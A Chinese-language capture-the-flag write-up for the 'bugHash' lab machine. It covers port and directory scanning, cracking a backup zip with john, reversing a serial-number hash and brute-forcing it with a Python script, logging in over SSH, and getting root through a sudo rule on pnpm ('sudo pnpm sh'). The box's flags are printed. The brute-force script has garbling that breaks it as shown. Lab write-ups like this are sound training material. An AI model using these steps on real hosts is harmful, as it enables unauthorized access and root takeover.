

# bugHash WP

QQ闪传分享了【bugHash】

链接: <https://qfile.qq.com/q/DPSkQ2FzAA>

靶机难度, 群友级别

靶机ip: 192.168.21.5

kali ip : 192.168.21.16

## 端口扫描


```
└─(root@kali)-[/home/kali/Downloads/2026bak]
└─# nmap -p- -sV -T4 192.168.21.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:52 CST
Nmap scan report for 192.168.21.5 (192.168.21.5)
Host is up (0.00032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
8080/tcp   open  http     Node.js Express framework
|_http-title:
\xE5\xA4\xA7\xE5\x82\xBB\xE5\xAD\x90\xE5\xBA\x8F\xE5\x88\x97\xE5\x8F\xB7\xE9\xAA
\x8C\xE8\xAF\x81\xE7\xB3\xBB\xE7\xBB\x9F
| http-robots.txt: 1 disallowed entry
|_zip2john 2026bak.zip > ziphash
MAC Address: 08:00:27:62:9C:BF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

## web挖掘

8080/tcp open http Node.js Express framework

web服务, 框架为 express, 搜索相关cve漏洞无果。



## 目录扫描

```
(root@kali)-[/home/kali/Downloads/2026bak]
└─# dirb http://192.168.21.5:8080
---- Scanning URL: http://192.168.21.5:8080/ ----
+ http://192.168.21.5:8080/css (CODE:301|SIZE:153)

+ http://192.168.21.5:8080/index.html (CODE:200|SIZE:8708)

+ http://192.168.21.5:8080/js (CODE:301|SIZE:152)

+ http://192.168.21.5:8080/robots.txt (CODE:200|SIZE:122)

---简单扫描了一下, 发现 http://192.168.21.5:8080/robots.txt
```

访问, 发现:

```
User-agent: QQGroupbot
Disallow: zip2john 2026bak.zip > ziphash
john --wordlist=/usr/share/wordlists/rockyou.txt ziphash
```

访问 <http://192.168.21.5:8080/2026bak.zip> 进行下载

爆破文件hash, 得解压 密码 123456789, 解压zip得, app.js

```
john --wordlist=/usr/share/wordlists/rockyou.txt ziphash
unzip 2026bak.zip
--> 123456789
```

## app.js

```
const express = require('express');
const path = require('path');

const app = express();
const port = process.env.PORT || 8080;

// 解析 JSON 请求体
app.use(express.json());

// 静态文件服务
app.use(express.static('public'));

// /checkSN 路由 (POST请求)
app.post('/checkSN', (req, res) => {
  // 从请求体中获取 SN 参数
  const sn = req.body.sn;

  if (sn) {
    if (sn === "xxxxxxxxxxxxxxxxxxxxxxxx") {
      res.json({
        code: 200,
        data: "xxxxxx:XXXXX",
        msg: 'Success: valid SN '
      });
    } else {
      res.json({
        code: 401,
        data: null,
        msg: 'Error: Invalid SN'
      });
    }
  } else {
    res.status(400).json({
      code: 400,
      data: null,
      msg: 'Missing sn parameter in request body'
    });
  }
});

app.use((req, res) => {
  res.status(404).json({
    code: 404,
    data: null,
    msg: '404 Not Found'
  });
});

app.listen(port, () => {
  console.log(`Server running at http://localhost:${port}`);
});
```

1. 创建了一个Express服务器，监听8080端口或环境变量指定的端口
2. 提供静态文件服务（public目录）
3. 有一个POST路由 /checkSN 用于验证序列号
  - 如果SN匹配硬编码值"xxxxxxxxxxxxxxxxxxxxxxxxxx", 返回成功响应
  - 否则返回错误
4. 其他所有路由返回404响应

sn的编码值由前端的js加密：

```
Request
1 POST /checkSN HTTP/1.1
2 Host: 192.168.21.5:8080
3 Origin: http://192.168.21.5:8080
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
5 Accept: */*
6 Priority: u=5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json
9 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
10 Referer: http://192.168.21.5:8080/
11 Content-Length: 51
12
13 {"sn":"7365d9cc1017661f67a6b96087f89896"}

50bytes / 7ms
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 ETag: W/"32-Xv6+v8SI2P5Rpp8Y+P/NMq2KEus"
5 Date: Sat, 07 Jun 2025 09:24:33 GMT
6 Connection: keep-alive
7 Keep-Alive: timeout=5
8 Content-Length: 50
9
10 {"code":401,"data":null,"msg":"Error: Invalid SN"}
```

```
294 <p><strong>使用指南 : </strong></p>
295 <ul>
296   <li>序列号格式为5组5个字符（字母和数字），每组用连字符分隔</li>
297   <li>输入时系统会自动添加连字符</li>
298   <li>示例：<code>DPKU9-8APJ9-8XZJ0-8XZ08-7H111</code></li>
299   <li>点击"验证序列号"按钮或按<kbd class="keyboard-shortcut">Enter</kbd>提交验证</li>
300 </ul>
301 </div>
302
303 <div class="footer">
304   © 2026 大傻子序列号验证系统 | 安全可靠
305 </div>
306 </div>
307 <script src="js/md5.min.js"></script>
308 <script src="/js/index.js"></script>
309 </body>
```

## 加密sn的js文件

md5.min.js

```

!function(n){"use strict";function d(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function f(n,t,r,e,o,u){return d((c=d(d(t,n),d(e,u)))<<(f=o)|c>>>32-f,r);var c,f}function l(n,t,r,e,o,u,c){return f(t&r|~t&e,n,t,o,u,c)}function v(n,t,r,e,o,u,c){return f(t&e|r&~e,n,t,o,u,c)}function g(n,t,r,e,o,u,c){return f(t^r^e,n,t,o,u,c)}function m(n,t,r,e,o,u,c){return f(r^(t|~e),n,t,o,u,c)}function i(n,t){var r,e,o,u;n[t>>5]|=128<<t%32,n[14+(t+64>>>9<<4)]=t;for(var c=1732584193,f=-271733879,i=-1732584194,a=271733878,h=0;h<n.length;h+=16)c=l(r=c,e=f,o=i,u=a,n[h],7,-680876936),a=l(a,c,f,i,n[h+1],12,-389564586),i=l(i,a,c,f,n[h+2],17,606105819),f=l(f,i,a,c,n[h+3],22,-1044525330),c=l(c,f,i,a,n[h+4],7,-176418897),a=l(a,c,f,i,n[h+5],12,1200080426),i=l(i,a,c,f,n[h+6],17,-1473231341),f=l(f,i,a,c,n[h+7],22,-45705983),c=l(c,f,i,a,n[h+8],7,1770035416),a=l(a,c,f,i,n[h+9],12,-1958414417),i=l(i,a,c,f,n[h+10],17,-42063),f=l(f,i,a,c,n[h+11],22,-1990404162),c=l(c,f,i,a,n[h+12],7,1804603682),a=l(a,c,f,i,n[h+13],12,-40341101),i=l(i,a,c,f,n[h+14],17,-1502002290),c=v(c,f=l(f,i,a,c,n[h+15],22,1236535329),i,a,n[h+1],5,-165796510),a=v(a,c,f,i,n[h+6],9,-1069501632),i=v(i,a,c,f,n[h+11],14,643717713),f=v(f,i,a,c,n[h],20,-373897302),c=v(c,f,i,a,n[h+5],5,-701558691),a=v(a,c,f,i,n[h+10],9,38016083),i=v(i,a,c,f,n[h+15],14,-660478335),f=v(f,i,a,c,n[h+4],20,-405537848),c=v(c,f,i,a,n[h+9],5,568446438),a=v(a,c,f,i,n[h+14],9,-1019803690),i=v(i,a,c,f,n[h+3],14,-187363961),f=v(f,i,a,c,n[h+8],20,1163531501),c=v(c,f,i,a,n[h+13],5,-1444681467),a=v(a,c,f,i,n[h+2],9,-51403784),i=v(i,a,c,f,n[h+7],14,1735328473),c=g(c,f=v(f,i,a,c,n[h+12],20,-1926607734),i,a,n[h+5],4,-378558),a=g(a,c,f,i,n[h+8],11,-2022574463),i=g(i,a,c,f,n[h+11],16,1839030562),f=g(f,i,a,c,n[h+14],23,-35309556),c=g(c,f,i,a,n[h+1],4,-1530992060),a=g(a,c,f,i,n[h+4],11,1272893353),i=g(i,a,c,f,n[h+7],16,-155497632),f=g(f,i,a,c,n[h+10],23,-1094730640),c=g(c,f,i,a,n[h+13],4,681279174),a=g(a,c,f,i,n[h],11,-358537222),i=g(i,a,c,f,n[h+3],16,-722521979),f=g(f,i,a,c,n[h+6],23,76029189),c=g(c,f,i,a,n[h+9],4,-640364487),a=g(a,c,f,i,n[h+12],11,-421815835),i=g(i,a,c,f,n[h+15],16,530742520),c=m(c,f=g(f,i,a,c,n[h+2],23,-995338651),i,a,n[h],6,-198630844),a=m(a,c,f,i,n[h+7],10,1126891415),i=m(i,a,c,f,n[h+14],15,-1416354905),f=m(f,i,a,c,n[h+5],21,-57434055),c=m(c,f,i,a,n[h+12],6,1700485571),a=m(a,c,f,i,n[h+3],10,-1894986606),i=m(i,a,c,f,n[h+10],15,-1051523),f=m(f,i,a,c,n[h+1],21,-2054922799),c=m(c,f,i,a,n[h+8],6,1873313359),a=m(a,c,f,i,n[h+15],10,-30611744),i=m(i,a,c,f,n[h+6],15,-1560198380),f=m(f,i,a,c,n[h+13],21,1309151649),c=m(c,f,i,a,n[h+4],6,-145523070),a=m(a,c,f,i,n[h+11],10,-1120210379),i=m(i,a,c,f,n[h+2],15,718787259),f=m(f,i,a,c,n[h+9],21,-343485551),c=d(c,r),f=d(f,e),i=d(i,o),a=d(a,u);return[c,f,i,a]}function a(n){for(var t="",r=32*n.length,e=0;e<r;e+=8)t+=String.fromCharCode(n[e>>5]>>>e%32&255);return t}function h(n){var t=[];for(t[(n.length>>2)-1]=void 0,e=0;e<t.length;e+=1)t[e]=0;for(var r=8*n.length,e=0;e<r;e+=8)t[e>>5]|=(255&n.charCodeAt(e/8))<<e%32;return t}function e(n){for(var t,r="0123456789abcdef",e="",o=0;o<n.length;o+=1)t=n.charCodeAt(o),e+=r.charAt(t>>4&15)+r.charAt(15&t);return e}function r(n){return unescape(encodeURIComponent(n))}function o(n){return a(i(h(t=r(n)),8*t.length));var t}function u(n,t){return function(n,t){var r,e,o=h(n),u=[],c=[];for(u[15]=c[15]=void 0,16<o.length&&(o=i(o,8*n.length)),r=0;r<16;r+=1)u[r]=909522486^o[r],c[r]=1549556828^o[r];return e=i(u.concat(h(t)),512+8*t.length),a(i(c.concat(e),640))}(r(n),r(t))}function t(n,t,r){return t?r?u(t,n):e(u(t,n)):r?o(n):e(o(n))}"function"===typeof define&&define.amd?define(function(){return t}):"object"===typeof module&&module.exports?module.exports=t:n.md5=t}(this);
//# sourceMappingURL=md5.min.js.map

```

index.js

```
document.addEventListener('DOMContentLoaded', function () {
```

```

const snInput = document.getElementById('sn-input');
const verifyBtn = document.getElementById('verify-btn');
const responseText = document.getElementById('response-text');
const statusIcon = document.getElementById('status-icon');
function cleanInput(value) {
    return value.replace(/[^a-zA-Z0-9]/g, '').toUpperCase();
}
function formatSerialNumber(value) {
    let cleanValue = cleanInput(value);
    let formatted = '';
    for (let i = 0; i < cleanValue.length; i++) {
        if (i > 0 && i % 5 === 0) {
            formatted += '-';
        }
        formatted += cleanValue[i];
    }
    return formatted;
}
snInput.addEventListener('input', function () {
    const startPos = snInput.selectionStart;
    const formattedValue = formatSerialNumber(snInput.value);
    snInput.value = formattedValue;
    let newPos = startPos;
    if (startPos === 6 || startPos === 12 || startPos === 18 || startPos ===
24) {
        newPos = startPos + 1;
    }
    snInput.setSelectionRange(newPos, newPos);
});
snInput.addEventListener('keypress', function (e) {
    if (e.key === 'Enter') {
        verifySerialNumber();
    }
});

verifyBtn.addEventListener('click', verifySerialNumber);
function verifySerialNumber() {
    const serialNumber = cleanInput(snInput.value);
    statusIcon.className = 'status-icon pending';
    statusIcon.innerHTML = '<i class="fas fa-circle-notch fa-spin"></i>';
    responseText.textContent = "验证中，请稍候...";
    if (serialNumber.length !== 25) {
        statusIcon.className = 'status-icon error';
        statusIcon.innerHTML = '<i class="fas fa-exclamation-triangle">
</i>';
        responseText.textContent = '错误：序列号长度不正确（需要25个字符）';
        return;
    }
    let hashSN = CreatehashSN(snInput.value);
    // console.log("hashSN:", hashSN);

    setTimeout(function () {
        fetch('/checkSN', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({ sn: hashSN })
        })
    }, 1000);
}

```

```

    })
    .then(response => response.json())
    .then(data => {
        console.log("checkSN response:", data);
        if (data.code === 200) {
            statusIcon.className = 'status-icon success';
            statusIcon.innerHTML = '<i class="fas fa-check-circle">
</i>';
            responseText.innerHTML = `序列号 <strong>${snInput.value}
</strong> <br>验证成功! <br> ${data.data}`;
        }
        else {
            statusIcon.className = 'status-icon error';
            statusIcon.innerHTML = '<i class="fas fa-times-circle">
</i>';
            responseText.innerHTML = `序列号 <strong>${snInput.value}
</strong> 验证失败! <br>状态: 无效或已被使用`;
        }
    });
}, 300);
}
});

// 随机数生成函数 (使用Math.seedrandom)
function R(seed, min = 100, max = 200) {
    // const rng = new Math.seedrandom(seed);
    // // return Math.floor(rng() * (max - min + 1)) + min;
    // return Math.floor((max - min + 1)) + min;
    return seed + min + max;
}
function createhashSN(SN) {
    // if(SN.length !== 29)
    // {
    //     return "序列号长度不正确 (需要25个字符)";
    // }
    console.log("SN", SN);
    const VI = "Jkdsfojweflk0024564555*";
    const KEY =
"6K+35LiN6KaB5bCd6K+v5pq05Yqb56C06Kej77yM5LuU57uG55yL55yL5Yqg5a+G5rqQ5Luj56CB44C";

    let a = [];
    let b = [];
    let e = [];
    let f = [];
    let z = [];

    // 处理SN字符串
    for (let i = 0; i < SN.length; i++) {
        const charCode = SN.charCodeAt(i);

        if (i >= 0 && i <= 4) {
            a.push(R(charCode));
            b.push(R(charCode));
            e.push(R(charCode));
            f.push(R(charCode));
            z.push(R(charCode));
        }
    }

```

```

        if (i >= 5 && i <= 9) {
            b.push(R(charCode));
            e.push(R(charCode));
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 10 && i <= 14) {
            e.push(R(charCode));
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 15 && i <= 19) {
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 20 && i <= 24) {
            z.push(R(charCode));
        }
    }
    // console.log("a", a);
    // console.log("b", b);
    // console.log("e", e);
    // console.log("f", f);
    // console.log("z", z);
    // e = Math.max(f, g);
    if (a[0] > a[2] || a[1] > a[3]) {
        a[0] = Math.max(a[0], a[1], a[2], a[3], a[4]);
    } else {
        a[0] = Math.min(a[0], a[1], a[2], a[3], a[4]);
    }
    if (b[4] > b[6]) {
        b[0] = Math.max(b[0], b[1], b[2], b[3], b[4], b[5], b[6], b[7]);
    } else {
        b[0] = Math.min(b[0], b[1], b[2], b[3], b[4], b[5], b[6], b[7]);
    }
    if (e[8] > e[10] || e[9] > e[11]) {
        e[0] = Math.max(e[0], e[1], e[2], e[3], e[4], e[5], e[6], e[7], e[8],
e[9], e[10], e[11]);
    } else {
        e[0] = Math.min(e[0], e[1], e[2], e[3], e[4], e[5], e[6], e[7], e[8],
e[9], e[10], e[11]);
    }
    if (f[0] > f[10]) {
        f[0] = Math.max(f[0], f[1], f[2], f[3], f[4], f[5], f[6], f[7], f[8],
f[9], f[10], f[11], f[12], f[13], f[14], f[15], f[16], f[17], f[18], f[19]);
    } else {
        f[0] = Math.min(f[0], f[1], f[2], f[3], f[4], f[5], f[6], f[7], f[8],
f[9], f[10], f[11], f[12], f[13], f[14], f[15], f[16], f[17], f[18], f[19]);
    }
    if (z[15] > z[17] || z[18] > z[24]) {
        z[0] = Math.max(z[0], z[1], z[2], z[3], z[4], z[5], z[6], z[7], z[8],
z[9], z[10], z[11], z[12], z[13], z[14], z[15], z[16], z[17], z[18], z[19],
z[20], z[21], z[22], z[23], z[24]);
    } else {
        z[0] = Math.min(z[0], z[1], z[2], z[3], z[4], z[5], z[6], z[7], z[8],
z[9], z[10], z[11], z[12], z[13], z[14], z[15], z[16], z[17], z[18], z[19],
z[20], z[21], z[22], z[23], z[24]);
    }
}

```



```

// console.log("a[0]", a[0]);
// console.log("b[0]", b[0]);
// console.log("e[0]", e[0]);
// console.log("f[0]", f[0]);
// console.log("z[0]", z[0]);
let sum = 0;
for (let i = 0; i < a.length; i++) {
    sum += a[i]
}
// console.log("sum", sum);
a[0] = (sum ^ a[0]) % 12;
a[0] = KEY.charAt(a[0]);

for (let i = 0; i < b.length; i++) {
    sum += b[i]
}
// console.log("sum", sum);
b[0] = (sum ^ b[0]) % 9;
b[0] = KEY.charAt(b[0]);

for (let i = 0; i < e.length; i++) {
    sum += e[i]
}
// console.log("sum", sum);

e[0] = (sum ^ e[0]) % 8;
e[0] = KEY.charAt(e[0]);

for (let i = 0; i < f.length; i++) {
    sum += f[i]
}
// console.log("sum", sum);
f[0] = (sum ^ f[0]) % 7;
f[0] = KEY.charAt(f[0]);

for (let i = 0; i < z.length; i++) {
    sum += z[i]
}
// console.log("sum", sum);
z[0] = (sum ^ z[0]) % 6;
z[0] = VI.charAt(z[0]);

// console.log("a[0]", a[0]);
// console.log("b[0]", b[0]);
// console.log("e[0]", e[0]);
// console.log("f[0]", f[0]);
// console.log("z[0]", z[0]);
let hashSN = md5(a[0] + b[0] + e[0] + f[0] + z[0]);
// console.log("hashSN", hashSN);
return hashSN;
}

```

index.js 中 泄露了KEY , IV , 加密过程 。直接交给ai -->

## 暴力枚举所有可能的hashSN

```

import requests
import hashlib

KEY =
"6K+35LiN6KaB5bCd6K+v5pq05Yqb56C06Kej77yM5LuU57uG55yL55yL5Yqg5a+G5rqQ5Luj56CB44C"
C"
VI = "Jkdsfojweflk0024564555*"
URL = "http://192.168.21.5:8080/checkSN" # 替换成目标 URL

for a in range(12):
    for b in range(9):
        for e in range(8):
            for f in range(7):
                for z in range(6):
                    combo = KEY[a] + KEY[b] + KEY[e] + KEY[f] + VI[z]
                    md5_hash = hashlib.md5(combo.encode()).hexdigest()

# 发送请求测试
response = requests.post(URL, json={"sn": md5_hash})
if response.json().get("code") == 200:
    print(f"✅ 成功! SN 组合: {combo} -> MD5: {md5_hash}")
    exit()

print("❌ 未找到有效 SN")

```

PS E:\codes> & C:/Users/26255/AppData/Local/Programs/Python/Python310/python.exe  
e:/codes/cve/express.py  
✅ 成功! SN 组合: 6365d -> MD5: ee5a82db0f9bf1c1903821477e11c067

再去发包，得到账户密码（眼熟就看出来了）



## welcome shell

ssh登录 welcome:DPKU9-8APJ9-8XZJ0-8XZ08-7H111

```
ssh welcome@192.168.21.5
--> DPKU9-8APJ9-8XZJ0-8XZ08-7H111
```

user flag:

```

lingdong:~$ cat user.txt
flag{user-afc8b494c5ba167971f10274f5a81534}
lingdong:~$ pwd
/home/welcome (root@kali)-[/home/kali/Downloa
lingdong:~$ █

```

## 提权

```
lingdong:~$ sudo -l
Matching Defaults entries for welcome on lingdong:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for welcome:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User welcome may run the following commands on lingdong:
(ALL : ALL) NOPASSWD: /root/.local/share/pnpm/global-bin/pm2
(ALL : ALL) NOPASSWD: /usr/bin/pnpm
```

## pnpm

```
sudo /usr/bin/pnpm -h

Version 10.11.1 (compiled to binary; bundled Node.js v20.11.1)
Usage: pnpm [command] [flags]
      pnpm [ -h | --help | -v | --version ]

Manage your dependencies:
  add                Installs a package and any packages that it depends
on. By default, any new package is installed as a prod dependency
  import            Generates a pnpm-lock.yaml from an npm package-
lock.json (or npm-shrinkwrap.json) file
  i, install        Install all dependencies for a project
  it, install-test  Runs a pnpm install followed immediately by a pnpm
test
  ln, link          Connect the local project to another one
  prune            Removes extraneous packages
  rb, rebuild       Rebuild a package
  rm, remove        Removes packages from node_modules and from the
project's package.json
  unlink           Unlinks a package. Like yarn unlink but pnpm re-
installs the dependency after removing the external link
  up, update        Updates packages to their latest version based on the
specified range

Review your dependencies:
  audit            Checks for known security issues with the installed
packages
  licenses         Check licenses in consumed packages
  ls, list         Print all the versions of packages that are
installed, as well as their dependencies, in a tree-structure
  outdated        Check for outdated packages

Run your scripts:
  exec             Executes a shell command in scope of a project
  run             Runs a defined package script
  start           Runs an arbitrary command specified in the package's
"start" property of its "scripts" object
  t, test         Runs a package's "test" script, if one was provided
```

Other:

cat-file	Prints the contents of a file based on the hash value stored in the index file
cat-index	Prints the index file of a specific package from the store
find-hash	Experimental! Lists the packages that include the file with the specified hash.
pack	Create a tarball from a package
publish	Publishes a package to the registry
root	Prints the effective modules directory

Manage your store:

store add	Adds new packages to the pnpm store directly. Does not modify any projects or files outside the store
store path	Prints the path to the active store directory
store prune	Removes unreferenced (extraneous, orphan) packages from the store
store status	Checks for modified packages in the store

Options:

-r, --recursive	Run the command for each project in the workspace.
-----------------	--

直接利用，可以直接执行命令  
`sudo pnpm sh`

```
lingdong:~$ sudo pnpm sh
ERR_PNPM_NO_IMPORTER_MANIFEST_FOUND No package.json (or package.yaml, or package.json5) was found in "/home/welcome".
```

需要先初始化当前目录，生成 package.json

```
sudo pnpm init
sudo pnpm sh
```

```
/home/welcome #
/home/welcome # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/home/welcome # cat /root/root.txt
flag{root-b89ed76b27e91ad5d773ddadae256072}
/home/welcome #
```

拿到 root shell , root flag。